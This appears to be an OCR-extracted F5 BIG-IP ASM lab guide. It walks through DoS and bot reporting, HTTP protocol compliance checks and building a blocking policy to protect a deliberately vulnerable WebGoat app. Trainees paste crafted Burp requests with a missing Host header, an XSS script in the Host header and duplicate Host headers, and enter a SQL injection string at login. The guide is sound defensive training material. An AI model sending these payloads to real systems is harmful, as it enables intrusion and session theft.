	Aug	Sep	Oct	Nov	Dec	2018	Feb	Mar	Apr	May	Jun	Detection Evasion	204
N/A	_	webgoat/login	/webgoat/register.mvc	/webgoat/plugin	is/bootstrap	and inferring	/webgoat/plugins/bootstrap/cs	a 🗖 kurbaratian	/webgoat/css/main	css /webgoat/regist		Path Traversal	204
_		weogoat togat	/weogoar register nive	-webgoas praga	is/boostap	sar pagas	/webgoas pinglins bootstrap er	/weogoarcss	/webgoir csomain	weight/regio	action (Server Side Code Ition	153
/webgo	at											HTTP Parser Atlack	93
												Information Leakage	70
View Details.													
··· Applicatio	on Security = Top Securit	v Policies by Requests								۰ .	Last Year + 🗘 -	Cross Site Scripting (XSS)	57
												View Details	
					Reque	sts per Security Policy						III Application Security » Top Severities (Year)	۰.
													Requests
												[] Informational	5,133
												(Error	2,831
												View Details	
												Application Security » Top Client Countries (Year)	÷.
													Requests
												Unrecognized	7,613
												United States	149
												China	35
					and the second se							Japan Brazil	25
												France	11
												Korea, Republic of	10
/Comm	on Blocking_Policy	/Common lab1_web	igoat_waf/Com	mon/web_app.app/web_app_	policy							Germany	9
_		_										Canada	8
View Details.												Italy	7
												View Details	
Applicatio	on Security Anomalies »	Top Anomaly Types by	Total Attacks							e -	Last Vear 🔹 🖏 🔹		

- 6. Take some time reviewing this screen and practice adding a new widget to see additional reporting elements:
- 7. Click the **DoS tab** at the top. In some time... The DOS Visibility Screen loads.

Security » Reporting : DoS : Dashboard									
🚓 👻 Dashboard	Analysis	URL Latencies	Sweeper	Custom Page					

Note: You may need to change your time in the system tray for accurate results.

Although there have not been any L7 DoS attacks some of the widgets along the right contain statistics from the BOT mitigations. Change the time window (top left) from 5 minutes to "**All Time**" so see more data.

Last hour ~	Saturday Jul 14, 11:19	12:19:09	5 min. ~	C Refresh												
11:20		11 30	D		11	40		11;50		1	12;00		12/10			12:20
Critica		0												F		DNS
High		HTTP													Network	5.02
Modera	te O	SIP													Device Group: "Self	•
Low	, and the second se														DoS Profiles ^	0
/irtual Servers														-	/Common/webgoat_Do	Q Transac S 32
# of Y	firtual Servers 0		Virtual Servers Her	alth 🚺		Irtual Server	• Server Latency						© Attacks (Concurrent)			
Critica					2	Common/webgoat.15d	10.17	Good	N/A	2	0	0	0		Transaction Out	iomes ~
Unheal		0 Latency Connections		1											Pool Members ~	
Good	1.1	Throughput													≣ URLs ~	
System Health														-	Device IDs ~	
	TMM CPU Usage	0		Me	emory Usage	0		c	lient Throughput	0		Client Connect	ions O		Bot Signatures	2 Q <u>• Transac</u>
~						Max: 45.5 %				Max: 991.8 kbit/s					No bot signature /Commonicuri	29 3
Countries																
															Bot Signature Ca	
				Country			0 Avg TPS (tps)		stwork Dropped	0 Network Allo			SIP Requests		No bot signature	Q <u>• Transac</u> 29
				Unrecogni	ized	0	0.02	N/A		N/A	N/A	. N/	A		/Common/HTTP Librar	у з
																aTransac
															No Valid Cookie Bot Defense Inactive	23
															Bot Signature Detected Passed Browser Challe	
															Passed Browser Grane	na 13

8. Click the Analysis tab at the top and review the graphs available to you.

Secur	Security » Reporting : DoS : Analysis									
*	Dashboard	Analysis	URL Latencies	Sweeper	Custom Page					

9. Click the **Custom Page** tab at the top and review the graphs available to you.

Please feel free to add widgets and/or explore the ASM interface further.

This concludes the BOT Protection section of this lab guide!

3.3 Module 2: Transparent Security Policy

Expected time to complete: 30 minutes

3.3.1 Exercise 2.1: Protocol Compliance

Objective

- Attach the security policy to the appropriate virtual server.
- Validate that the security policy is working correctly.
- Implement HTTP Protocol Compliancy checks
- Explore Learning and Blocking
- Get familiar with ASM Event Logs
- Estimated time for completion 45 minutes.

Apply Security Policy

Important: To clearly demonstrate just the protocol compliance protection, on the webgoat.f5demo. com_https_vs virtual server; PLEASE PERFORM THE FOLLOWING TWO STEPS:

- 1. **Remove** the previously created DoS profile and bot logging profile.
- 2. Enable the lab1_webgoat_waf Security Policy

Your virtual should look like this

Local Traffic » Virtual Se	Local Traffic » Virtual Servers : Virtual Server List » webgoat.f5demo.com_https_vs										
🔅 🚽 Properties	Resources	Security	- Statistics	פ							
Policy Settings											
Destination	10.1.10.145:	443									
Service	HTTPS										
Application Security Policy	Enabled	Policy: lab1_we	bgoat_waf ▼								
Service Policy	None	•									
IP Intelligence	Disabled	7									
DoS Protection Profile	Disabled	7									
Log Profile	Enabled Selec /Common waf_allre	cted	Available Log illegal requests WebGoat global-network local-dos bot-defense_allrequests	•							
Update											

Burp'ing the App

In this section we are going to use the free/community version of an excellent DAST tool; Burp. Unfortunately, the free version does not actually allow DAST but it is still an excellent tool for packet crafting and that's exactly how we are going to use it. We will be manually sending two different attack types to demonstrate the protocol compliance features of ASM.

HTTP Compliancy Check - Enforce Host Header

Note: By way of RFC; HTTP/1.1 requires a host header. Many servers will still process the request without one. We want to enforce RFC compliant HTTP.

1. Open Burp by clicking the icon in the system tray at the top of the screen. (If it offers an update, please decline)



- 2. This will be a temporary project so click **next** to proceed and choose "Use Burp Defaults" on the next screen.
- 3. Click Start Burp and navigate to the Repeater tab once opened.
- 4. Under the **Request** tab paste in the following http request, remove any whitespace, or use the text version on the desktop, and click **Go**.

Attack 1: No Host Header - Run this 10 times.

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: R2D2
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
username=f5student&password=f5DEMOs4u!
```

Important: When you copy and paste there may be whitespace in front of the headers. You will need to remove this manually or the request will not be sent. The requests can also be found in txt docs on the client desktop. If you copy and paste from there rather than this site, the whitespace will not be a problem.

5. A popup will appear asking for target details. Fill out the form as shown below.

Burp Suite Community Edition v1.7.33 - Temporary Project											
Burp Intruder Repeater Window Help											
Target Proxy Spider Scanner Intruder Repeater Sequence	er Decoder	Comparer	Extender	Project options	User options	Alerts					
1 ×											
Go Cancel < v > v											
Request Response											
Raw Hex Raw											
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1 User-Agent: R2D2 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 38 username=f5student&password=f5DEMOs4u!	Specify th request w		ne server to	Image: Cancel							
Request and Response should look like this											



6. Navigate to Security > Event Logs > Application > Requests and clear the illegal request filter. You should see these requests being logged as legal but you may want to implement policy per the "Good WAF Protection recommendations", to not allow this since it is not RFC compliant HTTP/1.1

Security » Event Logs : Application : Requests												
🔅 🚽 Application 👻 Protocol	 Network 	- DoS	Bot Defense Logging Profiles									
, , ,												
□ Q- ↓† Date - Newest ↓ ■-												
 [HTTPS] /WebGoat/login 10.1.10.28 11:34:20.2018-08-02 	400	Delete Request E	ixport Request									
		T [HTTPS] /WebGo	at/login									
[HTTPS] /WebGoat/service/lessonprogress 8.33.184.254	3	Geolocation -	▼]								
10:48:08 2018-08-02	200	Source IP Address -	▼ () 10.1.10.28:35994									
[HTTPS] /WebGoat/service/hint.mvc	3	Session ID -	▼ 41fa3dfc51218480									
10:48:08 2018-08-02	200											
[HTTPS] /WebGoat/service/lessonoverview	3	Request										
8.33.184.254 10:48:08 2018-08-02	200	Request actual size: 226 bytes.										
[HTTPS] /WebGoat/lesson js/credentials.js	3	POST https://we	ebgoat.f5demo.com/WebGoat/login HTTP/1.1									
8.33.184.254		User-Agent: R2D	D2									
10:48:08 2018-08-02	200	Pragma: no-cach										
[HTTPS] /WebGoat/service/lessoninfo.mvc 8.33.184.254	3	Cache-Control:	no-cacne application/x-www-form-urlencoded									
10:48:08 2018-08-02	200	Content-Length:										
[HTTPS] /WebGoat/service/lessonmenu.mvc 8.33.184.254 10:48:08 2018-08-02	3 200	username=f5stud	dent&password=********									

Learning and Blocking

The first place we always take a look when we want to implement a new control is under learning and blocking settings.

1. Navigate to Security > Application Security > Policy Building > Learning and Blocking Settings and look for HTTP Protocol Compliance failed

Traffic Learning Learning and Blocking Settings				
Several Content-Length headers -				

- 2. Notice the violation is set to learn only and is not enabled by default in a Rapid Deployment Policy. That is why the request was seen as legal and there was no alert in the event logs.
- 3. Since learning **was** on by default there must be a learning suggestion ready for us. Let's go take a look.
- 4. We want to specifically find the learning suggestion for HTTP protocol compliance failed HTTP Check: No Host header in HTTP/1.1 request
- 5. Navigate to **Security > Application Security > Policy Building > Traffic Learning** and click on the Magnifying Glass.

Secu	Security Application Security : Policy Building : Traffic Learning				
⇔ -	Traffic Learning Learning	and Blocking Setting	gs		
	ent edited security policy lab1_w ↓↑ Score → Highest ↓ Basic Filter		arent) v		
Host	Suggestion Section				
	Matched Entity Name HTTP Violation				
	Violation Name				
	Status		Since last Apply Policy		
	Pending		•		
	Learn New Entity Suggestio	ns			
Only Exclude			Exclude		
	Apply Filter	Save Filter	Reset Filter		

6. Under the Advanced Tab move the slider to the left so you can see alerts with a learning score of less than 5 and click **Apply Filter**

Secu	Security » Application Security : Policy Building : Traffic Learning					
÷.	Traffic Learning	Learning and Blo	ocking Settings			
Curre	nt edited security polic	y lab1_webgoat	_waf (transparent)	T		
		-				
	↓↑ Score High	est 🖶	ſ			
A	Basic Fi	lter	Advance	d Filter		
Host						
E	Learning Score (0-1	00)				
Cool	Matched Wildcard	lama				
	Matched Wildcard	vame				
	Matched Wildcard					
	Policy Refinement					
	Any Policy Refinement	nt		•		
	Matched Attack Sig	nature				
	Matched Attack Signa	iture				
	Matched Meta Cha	racter				
	Matched Meta Charac	ter				
	Learning Mode					
	Automatic/Manual			•		
	Apply Filter	Save	Filter	Reset Filter		
		l	,			

7. Note the action ASM is suggesting that you take - "Enable HTTP Check"

Security						
Traffic Learning Learning and Blocking Settings						
Current edited security policy lab1_webgoat_waf (transparent)						
□ Q - It Score - Highest + Applied Filter: Name: HTTP; S	core: 0-100 🕱					
HTTP protocol compliance failed 1% HTTP Check: No Host header in HTTP/1.1 request	Accept Suggestion Delete Suggestion Ignore Suggestion					
Action: Enable HTTP Check Matched HTTP Check: No Host header in HTTP/1.1 request						
6 requests triggered this suggestion on 2018-07-16 12:16:11						

 Click Accept Suggestion and then browse back to Security > Application Security > Policy Building > Learning and Blocking Settings > HTTP Protocol Compliance failed and notice that by accepting the learning suggestion ASM has now enabled the protection but it is still in learning mode so uncheck that manually.

•	ITTP proto	col compl	liance failed - (4 out of 19 subviolations are enabled)
		Learn	
			POST request with Content-Length: 0 -
			Header name with no header value -
			Several Content-Length headers -
			Chunked request with Content-Length header -
			Body in GET or HEAD requests -
			Bad multipart/form-data request parsing -
		•	Bad multipart parameters parsing -
			No Host header in HTTP/1.1 request -
			CRLF characters before request start -
			Host header contains IP address -
	_	-	

9. Be sure you have clicked "Save" and Applied the Policy prior to proceeding.

10. Go back to **Burp** and run the attack again one or more times.

11. Browse to **Security > Event Logs > Application > Requests** on the BIG-IP GUI. Clear the **Illegal Request** option to view all requests received by the security policy. You should now see the alerts since we have enabled this compliancy check and turned off learning.

.

Security Event Logs : Ap	plication : Requ	ests			
🕁 🚽 Application 🚽	Protocol	- Network	- DoS	✓ Bot Defense ✓ Logging Profiles	
□ Q- ↓† Date- Newest	↓ 用~				
 [HTTPS] /WebGoat/login 10.1.10.28 17:31:40 2018-07-15 		2 ^ 400	Delete Request	Export Request Accept Request	
 [HTTPS] /WebGoat/login 10.1.10.28 17:31:38 2018-07-15 		2	▼		
 [HTTPS] /WebGoat/login 10.1.10.28 17:05:39 2018-07-15 		400	Geolocation → ▼ N/A Source IP Address → ▼ ● 10.1.10.28:34360		
[HTTPS] /WebGoat/login 10.1.10.28 17:05:25 2018-07-15		400	Session ID -	▼ 428ba33f2d417f5b	
[HTTPS] /WebGoat/login 10.1.10.28 17:05:25 2018-07-15		400	Request actual siz	Request	
[HTTPS] /WebGoat/login 10.1.10.28 17:05:24 2018-07-15		400	POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1 User-Agent: R2D2 Pragma: no-cache		
 [HTTPS] /WebGoat/login 10.1.10.28 17:05:24 2018-07-15 		400	Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 38		
[HTTPS] /WebGoat/login 10.1.10.28		400	username=f5s	student&password=********	

HTTP Compliancy Check - Bad Host Header Value

The **Bad Host Header Value** check is an HTTP Parser Attack and definitely something that should be implemented as part of **Good WAF Security**.

Risk: If we allow bad host header values they can be used to Fuzz web servers and gather system information. Successful exploitation of this attack could allow for the execution of XSS arbitrary code.

1. Navigate to Security > Application Security > Policy Building > Learning and Blocking Settings > HTTP Protocol Compliance failed and find Bad host header value Notice that by default this is also in learning mode but disabled by default in a Rapid Deployment Policy.


Enable	Leam	
		POST request with Content-Length: 0 -
		Header name with no header value -
	•	Several Content-Length headers -
		Chunked request with Content-Length header -
		Body in GET or HEAD requests -
		Bad multipart/form-data request parsing -
	•	Bad multipart parameters parsing -
•		No Host header in HTTP/1.1 request -
	•	CRLF characters before request start -
		Host header contains IP address -
		Content length should be a positive number -
		Bad HTTP version -
•		Null in request -
		High ASCII characters in headers -
•		Unparsable request content -
		Check maximum number of headers - (maximum 20 headers)
		Bad host header value -
		Check maximum number of parameters - (maximum 500 parameters)
		Multiple host headers -

▼ HTTP protocol compliance failed - (4 out of 19 subviolations are enabled) 🛛 🗹 Learn 🗹 Alarm 🖉 Block

- 2. Uncheck the Learn box and Check the Enable box. Scroll up, click Save and Apply Policy.
- 3. Go back to **Burp** and under the **Request** tab paste in the following http request, remove any whitespace, or use the text version on the desktop, and click **Go**.

Attack 2: XSS in HOST Header

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: BB8
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Host: <script>alert(document.cookie);</script>
username=f5student&password=f5DEMOs4u!
```



4. Browse to **Security > Event Logs > Application > Requests** and review the alert for this attempted attack. Note the alert severity is much higher (4) for this attack type due to the risk it presents.

 [HTTPS] /WebGoat/login 10.1.10.28 12:49:51 2018-07-16 	4 A		Export Request Accept Reque	st 📁 🏷		. 6
 [HTTPS] /WebGoat/login 10.1.10.28 12:26:36 2018-07-16 	2	Attack signature c Attack signature c T O HTTP protocol co T [HTTPS] /WebGo	mpliance failed [1] -			Basic All Details
[HTTPS] /WebGoat/login	2	Geolocation -	T N/A		Time	▼ 2018-07-16 12:49:51
10.1.10.28 11:06:54 2018-07-16	400	Source IP Address -	T I IIII N/A T IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII		Violation Rating	Y 4 Request looks like a threat but requires examination
 [HTTPS] /WebGoat/login 10.1.10.28 17:31:40.2018-07-15 	2	Session ID -	▼ c045e2c008fa533b		Attack Types	▼ HTTP Parser Attack -
 [HTTPS] /WebGoat/login 10.1.10.28 17:31:38 2018-07-15 	2	Request actual size: 273 bytes.			Response N/A	
[HTTPS] /WebGoat/login 10.1.10.28 16:37:02 2018-07-15	4	POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1 User-Agent: BB8 Prauma: no-cache				
 [HTTPS] /WebGoat/login 10.1.10.28 16:07:40 2018-07-15 	3 O N/A	Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 38				
 [HTTPS] /WebGoat/login 10.1.10.28 15:47:11 2018-07-15 	5		alert(document.cookie); dent&password=********			

5. Click **Export Request** and review the detailed report. Notice the XSS alerts and how they are currently still in staging. We will cover this in the next module.

HTTP Compliancy Check - Multiple Host Headers

Description - Examines requests to ensure that they contain only a single "Host" header. This is an example of an HTTP Request Smuggling Attack

Risk - An attacker may try to evade security checks by confusing ASM and/or application servers as to which hostname is being accessed.

Example - The website may be accessed by non-browser clients attempting to bypass security gateways.

Note: There will be little guidance on this section. Use what you have learned above to complete this lab. Please ask an instructor if you need help.

Order of Operations

- 1. Disable learning and Enable the Compliancy Check for **Multiple Host Headers** in learning and blocking settings.
- 2. Use **BURP** to perform the Attack

POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: BB8
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Host: LordVader
Host: LukeSkywalker
username=f5student&password=f5DEMOs4u!

3. Review Event Logs to ensure the attack is being mitigated. Notice the alert level is lower for this attack type due to less risk than a potential XSS as seen in the previous exercise.

Go	Cancel < 🔻 🔁 > 💌		Target: https://webgoat.f5demo.com 💉 🛛
Request		Respons	e
	s Headers Hex		
POST https:// User-Agent: E	/webgoat.f5demo.com/WebGoat/login HTTP/1.1	HTTP/1.1 4	16 Jul 2018 20:12:30 GMT
Pragma: no-ca		Connection	
Cache-Control		Set-Cookie	
	application/x-www-form-urlencoded		=01ff7d2b9433da23f07865b08eba278e7198803d07c12c24918b619418cf49
Content-Lengt		a0cfb21edd	8d95907407c67ce0212ab3ebfd71a03383; Path=/
Host: LordVad		Content-Le	ngth: 0
Host: Luke <mark>S</mark> ky	ywalker		
username=f5s1	tudent&password=f50EM0s4u!	1	
HTTP protocol comp [HTTPS] /WebGoat			Baci MDetalla
Geolocation -	N/A	Time	2018-07-16 13:12:28
Source IP Address -	0 10.1.10.28:47682	Violation Rating	2 Request looks like a false positive but requires examination
Device ID	N/A	Attack Types	HTTP Parser Attack HTTP Request Smuggling Attack HTTP Request Smuggling Attack
Username	N/A	Request Status	▶ llegal
Session ID -	199340e15d9a678d	Blocking Exception	NA
Source IP Intelligence		Reason	
Host	LukeSkywalker	Security Policy	lab1_webgoat_waf
Destination IP Address	6 10.1.10.145:443	Virtual Server	webgoat.f5demo.com_https_vs
Client Type	Uncategorized	Method	POST
Accept Status	Not Accepted	Response Status Code	400
Support ID	6960158012572960368	Severity	Error
	Request		Response N/A
Request actual size:	263 bytes.		
User-Agent: BB Pragma: no-cach Cache-Control:	he mo-cache application/x-www-form-urlencoded : 38 r		
username=f5stu	dent&password=******		

This concludes module 2

3.4 Module 3: Blocking, Tuning and Attacking the Policy

Expected time to complete: 45 minutes

3.4.1 Exercise 3.1: Blocking Policy

Objective

You will explore the blocking policy and settings. The blocking policy used for this lab will focus on negative security using attack signatures.

Important: Remove the existing transparent policy from your virtual before proceeding. Your virtual should look like this

Local Traffic » Virtual Se	ervers : Virtual Server List ->- webgoat.f5demo.com_https_vs
🔅 🚽 Properties	Resources Security - Statistics 🗩
Policy Settings	
Destination	10.1.10.145:443
Service	HTTPS
Application Security Policy	Disabled
Service Policy	None 🔻
IP Intelligence	Disabled V
DoS Protection Profile	Disabled T
	Enabled Selected Available
Log Profile	/Common A /Common waf_allrequests Image: Common of the set

Task 1 - Creating Blocking policy

- 1. Go to Security > Application Security > Security Policies and click the Plus sign.
- 2. At the far right change the setting to Advanced



Fill out the following -

- Policy name Blocking_Policy
- **Description -** leave blank
- Policy type Security
- Policy Template Rapid Deployment Policy
- Virtual Server webgoat.f5demo.com_https_vs (HTTPS)
- Learning Mode Manual
- Enforcement Mode Blocking
- Application Language Unicode (utf-8)
- Server Technologies (leave blank) (we will cover this option in a later exercise)
- Signature Staging Disable (in a production environment consider leaving this set at 7 days)
- Policy is Case Sensitive Disabled
- Differentiate between HTTP/WS and HTTPS/WSS URLs Enabled

Security	olicies : Policies List	
Policies List Policy Groups	Policies Summary Policy Diff	
Create Policy Cancel		
On this screen you can configure policy settings Once a policy is configured, some settings on thi	ior new policies and review policy settings for existing policies. s page will have a link for editing the setting.	
Policy Name	Blocking_Policy	
	Partition: Common	
Description		
Policy Type	Security Parent	
Policy Template	Rapid Deployment Policy	Ŧ
Virtual Server	webgoat.f5demo.com_https_vs (HTTPS)	T
Learning Mode	Automatic Manual Disabled	
Enforcement Mode	Transparent Blocking	
Application Language	Unicode (utf-8)	T
Server Technologies	Select Server Technology	•
Signature Staging	Enabled Disabled	
Enforcement Readiness Period	7 days	
Policy is Case Sensitive	Enabled Disabled	
Differentiate between HTTP/WS and HTTPS/WSS URLs	Enabled Disabled	

3. Click Create Policy

- 4. Go to Security > Application Security > Policy Building > Learning and Blocking settings
- 5. Make sure Blocking_Policy is selected in the Current edited security policy.
- 6. At the far right across from General Settings ensure Advanced is selected.

	_
Advanced •	Save

7. Click on Blocking Settings

Blocking Settings...

8. Click the **Block** Check box at the top of to select all then click it again to clear Block from all entries. Then click **Change**.

Search:

Change Blocking Settings


Search:			
🗆 Learn	Alarm	Block	Violation
			ASM Cookie Hijacking
	•		Access from disallowed Geolocation
			Access from disallowed User/Session/IP/Device ID
			Access from malicious IP address
			Bad WebSocket handshake request
			Binary content found in text only WebSocket
			Brute Force: Maximum login attempts are exceeded
			CSRF attack detected
			CSRF authentication expired
-			Cookia nat DEC compliant

9. Under Policy Building Settings expand the Attack Signatures options

Security » Application Security : Policy Building : Learning and Blocking Settings									
* -	• Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning • Traffic Learning								
Curre	Current edited security policy (Blocking_Policy (blocking) 🔻								
Gener	eneral Settings								
Enfor	cement	Mode 🗸		Blocking					
Learr	ing Mod	de 🗸		Manual					
Learr	ing Spe	ed 🗸		Medium					
► Po	licy Bui	ilding Sett	ings		Blocking Settings Search:				
▶ Po	licy Ge	neral Feat	ures						
► HT	TP pro	tocol com	pliance fa	led - (3 out of 19 subviolations are enabled)					
▼ At	ack Sig	gnatures							
	Learn Alarm Block Signature Set Name Signature Set Name								
	•			Generic Detection Signatures	Change signature properties -	Basic			
							Change		
- 0	Enable Signature Staging								
	Updated Signature Enforcement Retain previous rule enforcement and place updated rule in staging V Note: Newly added signatures are always placed in staging regardless of this setting.								
4	Apply Response Signatures for these File Types								
	Add								
		-							
		-							
	Delete								
▶ Ev	asion te	echnique (detected -	(0 out of 8 subviolations are enabled) I Learn I Alarm Block					

10. Click on the Change button at the far right to bring up the Select Policy Attack Signature sets

and choose to add both **High Accuracy signature sets and SQL Injection Signatures** then click **Change**.



Select Policy Attack Signature Sets

Assigned To Security Policy	Signature Set Name	Signature Set Category
	All Response Signatures	Basic
	All Signatures	Basic
	Command Execution Signatures	Attack Type Specific
	Cross Site Scripting Signatures	Attack Type Specific
	Directory Indexing Signatures	Attack Type Specific
v	Generic Detection Signatures	Basic
	HTTP Response Splitting Signatures	Attack Type Specific
v	High Accuracy Detection Evasion Signatures	Attack Type Specific
v	High Accuracy Signatures	Basic
	Information Leakage Signatures	Attack Type Specific
	Low Accuracy Signatures	Basic
	Medium Accuracy Signatures	Basic
	OS Command Injection Signatures	Attack Type Specific
	OWA Signatures	Basic
	Other Application Attacks Signatures	Attack Type Specific
	Path Traversal Signatures	Attack Type Specific
	Predictable Resource Location Signatures	Attack Type Specific
	Remote File Include Signatures	Attack Type Specific
✓	SQL Injection Signatures	Attack Type Specific
	Server Side Code Injection Signatures	Attack Type Specific
	WebSphere signatures	Basic
	XPath Injection Signatures	Attack Type Specific

Note: For this lab Signature Staging has been disbaled. In a production environment you should consider using staging to allow yourself mitigation time before new signatures are implemented.

11. Ensure that the blocking checkbox has been unchecked for all signatures.


tack Sign	atures				
Learn	Alarn	Block	Signature Set Name		Signature Set Category
•			Generic Detection Signatures	Change signature properties -	Basic
•			High Accuracy Detection Evasion Signatures		Attack Type Specific
•			High Accuracy Signatures		Basic
1			SQL Injection Signatures		Attack Type Specific
					Change

Enable Signature Staging

12. You will click Save and Apply Policy at this point.

any changes you made on this screen. Advanced 🔻 Save		Apply	y Policy
	any changes you made on this screen. Adv	anced 🔻	Save

Note: You will see that the policy will apply with errors. This is because the Policy is set to blocking but we do not have any settings currently in blocking since we unchecked the blocking options. At this point you will think this is counter intuitive. Why would you set a policy in blocking and then not block anything? This is to illustrate that you can begin building your policy in blocking mode from the start. The policy will operate as if it were in transparent mode. When you are ready to begin blocking traffic check the block option for that function(s). At this point we will test the blocking policy, which is in blocking mode, but no functions are currently in blocking.



Task 2 - Tuning policy

Attention: For this lab we will explore the settings for tuning the policy but will not change the settings.

- 1. Go to Security > Application Security > Policy Building > Learning and Blocking Settings
- 2. Under the **General Settings** you will see various settings for Enforcement, Learning Mode and Learning Speed. For this lab the policy should be set to **Blocking with Manual Learning and a learning** speed of fast.

nforcement Mode -	Blocking
earning Mode 🗸	Manual
earning Speed 🗸	Fast

Note: Depending on the setting you choose for Learning Mode you may find additional options but don't


save any changes.

General Settings	
Enforcement Mode -	Blocking
Learning Mode -	Automatic 🔻
Auto-Apply Policy -	Real Time 🔻
Learning Speed -	Fast •

3. Under Policy Building Process you will find there are settings for Loosen Policy and Tighten Policy.

Loosen Policy would be used when there have been changes to the application. Policy Builder will identify legitmate traffic based on repeated behavior from a sufficient number of sources that you set. Tighten Policy only applies when you are using automatic learning. The policy builder will refine the policy until the number of security policy changes has been reached. Track Site Changes only applies to automatic learning. If enabled this setting allows Policy Builder to discover changes to a web application. Policy builder logs the changes and temporarily loosens the policy to make suggestions and adjustments.

Trusted I	P Addresses
▼ Loosen P	Policy
For a not 10 0.5	ed Traffic: yet-configured policy setting, accept application traffic as legitimate once the syste different sources, spread out over a time period of at least hour(s), but not exceeding day(s)
1	Traffic: yet-configured policy setting, accept application traffic as legitimate once the syste different sources, spread out over a time period of at least hour(s), but not exceeding day(s)
The num	ber of different sources refers only to requests with a violation rating of 3. Requests
▼ Tighten F	Policy (stabilize)
10000	olicy once the system has recorded total requests over a time period of at least day(s) , and there are no policy loosening suggestions with a learning score above %
🕨 🗹 Minim	ize false positives (Track Site Changes)
Options	
Save Not	e: Click Save to retain any changes you made on this screen.



3.4.2 Exercise 3.2: Protection from common exploit vectors

Overview

In this exercise you will attack the vulnerable application. Then apply the blocking policy and observe the results.

Task 1 - Exploring an attack

 Before we begin clear all previous logs by going to Security > Event Logs > Application > Requests. Click the checkbox to select all. From the drop down that appears to the right click the down arrow and select Delete all requests.

Security Event Logs : Application : Requests								
Application -	Protocol -	Network	Ŧ	DoS	-	Bot Defense 🚽	Logging Profiles	
Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second state Image: Second								
 [HTTPS] /webgoat/login 10.1.10.28 08:48:04 2018-08-01 	302	Delete Requests Export Requests Delete all 115 requests selected by filter Delete all requests						
 [HTTPS] /webgoat/login 10.1.10.28 19:20:35 2018-07-30 	302							
 [HTTPS] /WebGoat/service/le 8.33.184.254 18:50:59 2018-07-30 	200							
[HTTPS] /WebGoat/js/goat/ 8.33.184.254	•			2				

2. Within Chrome click on the three dots in the upper right and choose New Incognito window

_				☆	Mew :
	New tab				Ctrl+T
	New window	/		0	Ctrl+N
	New incogni	to wind	ow Cl	trl+Sh	nift+N
	History				۰.
	Downloads				Ctrl+J
	Bookmarks				×.
	Zoom	-	100%	+	00
	Print			(Ctrl+P
	Cast				
	Find				Ctrl+F
	More tools				►
	Edit	Cut	Cop	у	Paste
	Settings				
	Help				•
	Exit		Ct	rl+Sh	nift+Q

3. Click on the Webgoat bookmark from the bookmark bar to get to the WebGoat application

4. At the username prompt try entering a SQL query for the username and the letter a for the password

or 1='1

Note: Did you see anything? Why do you think you were not blocked?

- 5. Return to the BIG-IP Go to Security > Event Logs > Application > Requests.
- 6. You will find an entry there for the login page login attempt.

Security » Event Logs : Application : Requests						
Application - Protocol - Network		✓ Bot Defense ✓ Log	ging Profiles			
□ Q- IÎ Date- Newest ↓ R- Illegal Requests: Illegal Re	equests 🕱				C - 🔯 - Total Entries: 1	
	Delete Request Export Request Accept Request 💭					
050122 2018-08-01 302	T Attack signature d	letected [2] + 🕑				
	T [HTTPS] /webgoa	t/login			Basic All Details	
	Geolocation -	▼ 🎱 N/A		Time	▼ 2018-08-01 09:01:22	
	Source IP Address -	▼ 3 10.1.10.28:36772		Violation Rating	T 3 Request needs further examination	
	Session ID -	7c3613d4f66453d4		Attack Types	▼ SQL-Injection -	
					_	
	D	ecoded Request	Original F	Request	Response N/A	
